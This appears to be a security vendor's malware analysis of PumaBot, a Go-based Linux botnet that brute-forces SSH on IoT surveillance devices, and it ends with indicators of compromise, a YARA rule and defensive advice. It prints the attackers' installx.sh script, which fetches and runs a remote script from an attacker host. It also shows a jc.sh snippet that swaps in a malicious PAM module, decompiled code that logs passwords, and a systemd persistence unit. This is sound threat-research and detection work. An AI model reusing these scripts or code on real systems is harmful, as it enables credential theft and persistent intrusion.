PumaBot: Novel Botnet Targeting IoT Surveillance Devices

By Tara Gould

Published: 2025-05-28 · Archived: 2026-04-05 19:39:44 UTC

Introduction: PumaBot attacking IoT devices

Darktrace researchers have identified a custom Go-based Linux botnet named “PumaBot” targeting embedded Linux Internet of Things (IoT) devices. Rather than scanning the Internet, the malware retrieves a list of targets from a command-and-control (C2) server and attempts to brute-force SSH credentials. Upon gaining access, it receives remote commands and establishes persistence using system service files. This blog post provides a breakdown of its key functionalities, and explores binaries related to the campaign.

Technical Analysis

Filename: jierui

md5: cab6f908f4dedcdaedcdd07fdc0a8e38

The Go-based botnet gains initial access through brute-forcing SSH credentials across a list of harvested IP addresses. Once it identifies a valid credential pair, it logs in, deploys itself, and begins its replication process.



Figure 1: Overview of Jierui functions.

The domain associated with the C2 server did not resolve to an IP address at the time of analysis. The following details are a result of static analysis of the malware.

The malware begins by retrieving a list of IP addresses of likely devices with open SSH ports from the C2 server (ssh.ddos-cc[.]org) via the getIPs() function. It then performs brute-force login attempts on port 22 using credential pairs also obtained from the C2 through the readLinesFromURL(), brute(), and trySSHLogin() functions.

Within trySSHLogin(), the malware performs several environment fingerprinting checks. These are used to avoid honeypots and unsuitable execution environments, such as restricted shells. Notably, the malware checks for the presence of the string “Pumatronix”, a manufacturer of surveillance and traffic camera systems, suggesting potential IoT targeting or an effort to evade specific devices [1].

```
v131.str = (uint8 *)"Pumatronix";
v131.len = 10;
strings_Index(*(string_0 *)&v31, v131, (int)&a[16]);
if ( v61 < 0 )
{
```

Figure 2: Fingerprinting of "Pumatronix".

If the environment passes these checks, the malware executes `uname -a` to collect basic system information, including the OS name, kernel version, and architecture. This data, along with the victim's IP address, port, username, and password, is then reported back to the C2 in a JSON payload.

Of note, the bot uses `X-API-KEY: jieruidashabi`, within a custom header when it communicates with the C2 server over HTTP.

The malware writes itself to `/lib/redis`, attempting to disguise itself as a legitimate Redis system file. It then creates a persistent systemd service in `/etc/systemd/system`, named either `redis.service` or `mysqI.service` (note the spelling of mysql with a capital I) depending on what has been hardcoded into the malware. This allows the malware to persist across reboots while appearing benign.

```
[Unit]
Description=redis Server Service

[Service]
Type=simple
Restart=always
RestartSec=1
User=root
ExecStart=/lib/redis e

[Install]
WantedBy=multi-user.target
```

In addition to gaining persistence with a systemd service, the malware also adds its own SSH keys into the users' `authorized_keys` file. This ensures that access can be maintained, even if the service is removed.

A function named cleankill() contains an infinite loop that repeatedly attempts to execute the commands "xmrig" and "networkxm". These are launched without full paths, relying on the system's PATH variable suggesting that the binaries may be downloaded or unpacked elsewhere on the system. The use of "time.Sleep" between attempts indicates this loop is designed to ensure persistence and possibly restart mining components if they are killed or missing.

During analysis of the botnet, Darktrace discovered related binaries that appear to be part of a wider campaign targeting Linux systems.

Filename: ddaemon
Md5: 48ee40c40fa320d5d5f8fc0359aa96f3

Ddaemon is a Go-based backdoor. The malware begins by parsing command line arguments and if conditions are met, enters a loop where it periodically verifies the MD5 hash of the binary. If the check fails or an update is available, it downloads a new version from a C2 server `(db.17kp[.]xyz/getDdaemonMd5)`, verifies it and replaces the existing binary with a file of the same name and similar functionality `(8b37d3a479d1921580981f325f13780c)`.

The malware uses `main_downloadNetwork()` to retrieve the binary `"networkxm`" into `/usr/src/bao/networkxm`. Additionally, the bash script `"installx.sh"` is also retrieved from the C2 and executed. The binary ensures persistence by writing a custom systemd service unit that auto starts on boot and executes ddaemon.

Filename: networkxm
Md5: be83729e943d8d0a35665f55358bdf88

The networkxm binary functions as an SSH brute-force tool, similar to the botnet. First it checks its own integrity using MD5 hashes and contacts the C2 server `(db.17kp[.]xyz)` to compare its hash with the latest version. If an update is found, it downloads and replaces itself.

```
main_analyzeMd5(*(string_0 *)(&tab - 1), *(string_0 *)((char *)&v14 - 8));
if ( _r0_8 )
{
  v47.str = v21;
  runtime_printlock();
  runtime_printint(3);
  runtime_printnl();
  runtime_printunlock();
  a_16 = v2;
  runtime_convTstring(main_mDomain, v22);
  *(_QWORD *)&a_16 = &RTYPE_string;
  *((_QWORD *)&a_16 + 1) = v23;
  v65.str = (uint8 *)"http://%s/getNetworkxmMd5";
  v65.len = 25;
  v14.m256i_i64[0] = 1;
  v14.m256i_i64[1] = 1;
  p_a_16 = &a_16;
  fmt_Sprintf(v65, *(_slice_interface__0 *)((char *)&v14 - 8), v57);
  v14.m256i_i64[1] = 25;
  tab = v65.str;
  v25 = 25;
  net_http__ptr_Client_Get(
    net_http_DefaultClient,
    *(string_0 *)&tab,
    (net_http_Response *)1,
    *(error_0 *)&v14.m256i_u64[1]);
  if ( !tab )
```

Figure 3: Part of networkxm checking MD5 hash.



Figure 4: MD5 hash

After verifying its validity, it enters an infinite loop where it fetches a password list from the C2 (/getPassword), then attempts SSH connections across a list of target IPs from the /getIP endpoint. As with the other observed binaries, a systemd service is created if it doesn't already exist for persistence in /etc/systemd/system/networkxm.service.

```
#!/bin/bash

cd /usr/bin
curl -O http://1.lusyn.xyz/jc/jc.sh
chmod 777 jc.sh
./jc.sh

history -c
```

Figure 5: Bash script installx.sh.

Installx.sh is a simple bash script used to retrieve the script "jc.sh" from 1.lusyn[.]xyz, set permissions, execute and clear bash history.

```
#!/bin/bash

# Function to download and update pam_unix.so
download_and_update_pam() {
    local pam_file="$1"
    local pam_version="$2"
    local exec_url="http://dasfsdfsdfsdfasfgbczxxc.lusyn.xyz/jc/1"
    local pam_url="http://dasfsdfsdfsdfasfgbczxxc.lusyn.xyz/jc/pam_unix.so_$pam_version"
    echo "$pam_url"

    # Backup existing pam_unix.so file if it exists
    if [ -f "$pam_file" ]; then
        #ddos -ia "$pam_file"
        chattr -ia "$pam_file"
        mv "$pam_file" "${pam_file}.bak"
    fi

    # Download and update pam_unix.so
    if which curl >/dev/null 2>&1; then
        curl -o "$pam_file" "$pam_url"
    elif which wget >/dev/null 2>&1; then
        wget -O "$pam_file" "$pam_url"
    else
        echo "Neither curl nor wget found. Exiting."
        exit 1
    fi
```

Figure 6: Snippet of bash script jc.sh.

The script jc.sh starts by detecting the operating system type Debian-based or Red Hat-based and determines the location of the pam_unix.so file. Linux Pluggable Authentication Modules (PAM) is a framework that allows for flexible and centralized user authentication on Linux systems. PAM allows system administrators to configure how users are authenticated for services like login, SSH, or sudo by plugging in various authentication modules.

Jc.sh then attempts to fetch the current version of PAM installed on the system and formats that version to construct a URL. Using either curl or wget, the script downloads a replacement pam_unix.so file from a remote server and replaces the existing one, after disabling file immutability and backing up the original.

The script also downloads and executes an additional binary named “1” from the same remote server. Security settings are modified including enabling PAM in the SSH configuration and disabling SELinux enforcement, before restarting the SSH service. Finally, the script removes itself from the system.

Filename: Pam_unix.so_v131
md5: 1bd6bcd480463b6137179bc703f49545

Based on the PAM version that is retrieved from the bash query, the new malicious PAM replaces the existing PAM file. In this instance, pam_unix.so_v131 was retrieved from the server based on version 1.3.1. The purpose of this binary is to act as a rootkit that steals credentials by intercepting successful logins. Login data can include all accounts authenticated by PAM, local and remote (SSH). The malware retrieves the logged in user, the password and verifies that the password is valid. The details are stored in a file “con.txt” in `/usr/bin/`.

```
    }
    authtok = pam_get_authtok(pamh, 6, &p, 0);
    v8 = authtok;
    if ( authtok )
    {
      if ( authtok == 30 )
        v8 = 31;
      else
        pam_syslog(pamh, 2, "auth could not identify password for [%s]", name);
    }
    else
    {
      v8 = unix_verify_password(pamh, name, p, v4);
      if ( !v8 )
      {
        v11 = fopen("/usr/bin/con.txt", "a");
        fprintf(v11, "%s :: %s\n", name, p);
        fclose(v11);
      }
      p = 0;
    }
    name = 0;
  }
```

Figure 7: Function storing logins to con.txt

Filename: 1

md5: cb4011921894195bcffcdf4edce97135

In addition to the malicious PAM file, a binary named “1” is also retrieved from the server `http://dasfsdfsdfsdfasfgbczxxc[.]lusyn[.]xyz/jc/1.` The binary “1” is used as a watcher for the malicious PAM file using inotify to monitor for “con.txt” being written or moved to /usr/bin/.

Following the daemonize() function, the binary is run daemonized ensuring it runs silently in the background. The function `read_and_send_files()` is called which reads the contents of `“/usr/bin/con.txt”,` queries the system IP with `ifconfig.me`, queries SSH ports and sends the data to the remote C2 `(http://dasfsdfsdfsdfasfgbczxxc[.]lusyn[.]xyz/api/).`

```
v10 = popen("grep '^Port' /etc/ssh/sshd_config | awk '{print $2}'", "r");
```

Figure 8: Command querying SSH ports.

For persistence, a systemd service `(my_daemon.service)` is created to autostart the binary and ensure it restarts if the service has been terminated. Finally, `con.txt` is deleted, presumably to remove traces of the malware.

Conclusion

The botnet represents a persistent Go-based SSH threat that leverages automation, credential brute-forcing, and native Linux tools to gain and maintain control over compromised systems. By mimicking legitimate binaries (e.g., Redis), abusing systemd for persistence, and embedding fingerprinting logic to avoid detection in honeypots or restricted environments, it demonstrates an intent to evade defenses.

While it does not appear to propagate automatically like a traditional worm, it does maintain worm-like behavior by brute-forcing targets, suggesting a semi-automated botnet campaign focused on device compromise and long-term access.

This report explores the latest trends shaping the cybersecurity landscape and what defenders need to know in 2025

Recommendations

1. Monitor for anomalous SSH login activity, especially failed login attempts across a wide IP range, which may indicate brute-force attempts.
2. Audit systemd services regularly. Look for suspicious entries in /etc/systemd/system/ (e.g., misspelled or duplicate services like mysqI.service) and binaries placed in non-standard locations such as /lib/redis.
3. Inspect authorized_keys files across user accounts for unknown SSH keys that may enable unauthorized access.
4. Filter or alert on outbound HTTP requests with non-standard headers, such as X-API-KEY: jieruidashabi, which may indicate botnet C2 communication.
5. Apply strict firewall rules to limit SSH exposure rather than exposing port 22 to the internet.

Appendices

References

1. https://pumatronix.com/

Indicators of Compromise (IoCs)

Hashes

`cab6f908f4dedcdaedcdd07fdc0a8e38 - jierui`

`a9412371dc9247aa50ab3a9425b3e8ba - bao`

`0e455e06315b9184d2e64dd220491f7e - networkxm`

```
cb4011921894195bcffcdf4edce97135 - 1
48ee40c40fa320d5d5f8fc0359aa96f3 - ddaemon
1bd6bcd480463b6137179bc703f49545 - pam_unix.so_v131
```

RSA Key

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC0tH30Li6Gduh0Jq5A5dO5rkWTsQlFttoWzPFnGnuGmuF+fwIfYvQN1z+WymKQmX0ogZdy/CEkki3swrkq29K/xsyQQclNm8+xgI8BJdEgT
@root
```

Network

http://ssh[.]ddos-cc.org:55554

http://ssh[.]ddos-cc.org:55554/log_success

http://ssh[.]ddos-cc.org:55554/get_cmd

http://ssh[.]ddos-cc.org:55554/pwd.txt

https://dow[.]17kp.xyz/

https://input[.]17kp.xyz/

https://db[.]17kp[.]xyz/

http://1[.]lusyn[.]xyz

http://1[.]lusyn[.]xyz/jc/1

http://1[.]lusyn[.]xyz/jc/jc.sh

http://1[.]lusyn[.]xyz/jc/aa

http://1[.]lusyn[.]xyz/jc/cs

http://dasfsdfsdfsdfasfgbczxxc[.]lusyn[.]xyz/api

http://dasfsdfsdfsdfasfgbczxxc[.]lusyn[.]xyz/jc

Detection Rule

```
rule Linux_PumaBot

{

  meta:

      description = "Rule to match on PumaBot samples"

      author = "tgould@cadosecurity.com"

  strings:

      $xapikey = "X-API-KEY" ascii

      $get_ips = "?count=5000" ascii


      $exec_start = "ExecStart=/lib/redis" ascii
```

```
        $svc_name1 = "redis.service" ascii
        $svc_name2 = "mysqI.service" ascii
        $uname = "uname -a" ascii
        $pumatronix = "Pumatronix" ascii
    condition:
        uint32(0) == 0x464c457f and
        all of (
            $xapikey,
            $uname,
            $get_ips,
            $exec_start
        ) and any of (
            $svc_name1,
            $svc_name2
        ) and $pumatronix
}
```

Source: https://www.darktrace.com/blog/pumabot-novel-botnet-targeting-iot-surveillance-devices